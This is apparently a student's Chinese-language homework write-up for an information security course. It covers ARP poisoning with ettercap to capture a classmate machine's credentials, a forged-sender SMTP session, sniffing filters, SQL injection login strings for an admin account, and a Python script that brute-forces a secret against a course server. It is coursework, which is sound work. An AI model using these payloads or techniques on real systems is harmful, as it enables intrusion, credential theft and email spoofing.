

1.


開始之前要先解決連不到內網的問題，解決網路問題後




打開 ettercap 按下勾勾




先搜尋所有 host，打開 list，將目標 ip 加入 target，我的目標是隔壁台電腦



選 ARP poisoning



打開封包的列表開始一個一個看



最後找到攔截到的帳號和密碼

2.
我自己測是不能在校外跑，會被擋下來，圖片因為一開始我不知道可以設定大小，所以我把圖片尺寸縮小才傳

HELO ntnu.edu.tw
MAIL FROM: <neokent@ntnu.edu.tw>
RCPT TO: <60647079s@gapps.ntnu.edu.tw>
DATA
Subject: Information Security 2020
From: "neokent" <neokent@ntnu.edu.tw>
To: "fayefayeder" <fayefayeder@gmail.com>
Content-Type:multipart/mixed;boundary="a"

--a
content-type:text/html; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

40647016s
--a
Content-Type: image/jpeg; name="a.jpg"
Content-Transfer-Encoding: base64

{base64 encode 圖片}
--a--

3.

task 1

1.1A 不用 sudo 的話會無法執行，可能是要獲取資訊的話需要一些權限

1.1B　1.filter 用 icmp

2.filter 用 tcp and dst port 23 and src {自己 ip}

3.filter 用 dst net {目標 ip}


1.2

4.


一開始要登入管理員帳號

帳號: admin' or ''=' or ''='

密碼: ' or ''='




用工具抓到 token




解碼拿到加密的密碼

密碼解密



登入成功



這邊有帳號列表，要拿其他密碼就重複上述的事

5.

901jefINej230k2d; The secret is

16 個字元分兩次跑，一次解 8 個字，這是跑第二次的時候

```
import requests

inp = {'guess':''}
r = requests.post('http://140.122.185.173:8080/post_submit',data = inp)
a = r.text
cou = 0
for i in a:
    if(i == 'x'):
        cou += 1
print(cou)

ans = '901jefINej230k2d;'
for ta in range(8):
    for j in range(32,126):
        temp = ans+chr(j)
        inp = {'guess':temp}
        r = requests.post('http://140.122.185.173:8080/post_submit',data = inp)
        a = r.text
        c = 0
        for i in a:
            if(i == 'x'):
                c += 1
        if(c == cou):
            ans = temp
print(ans)
```

6.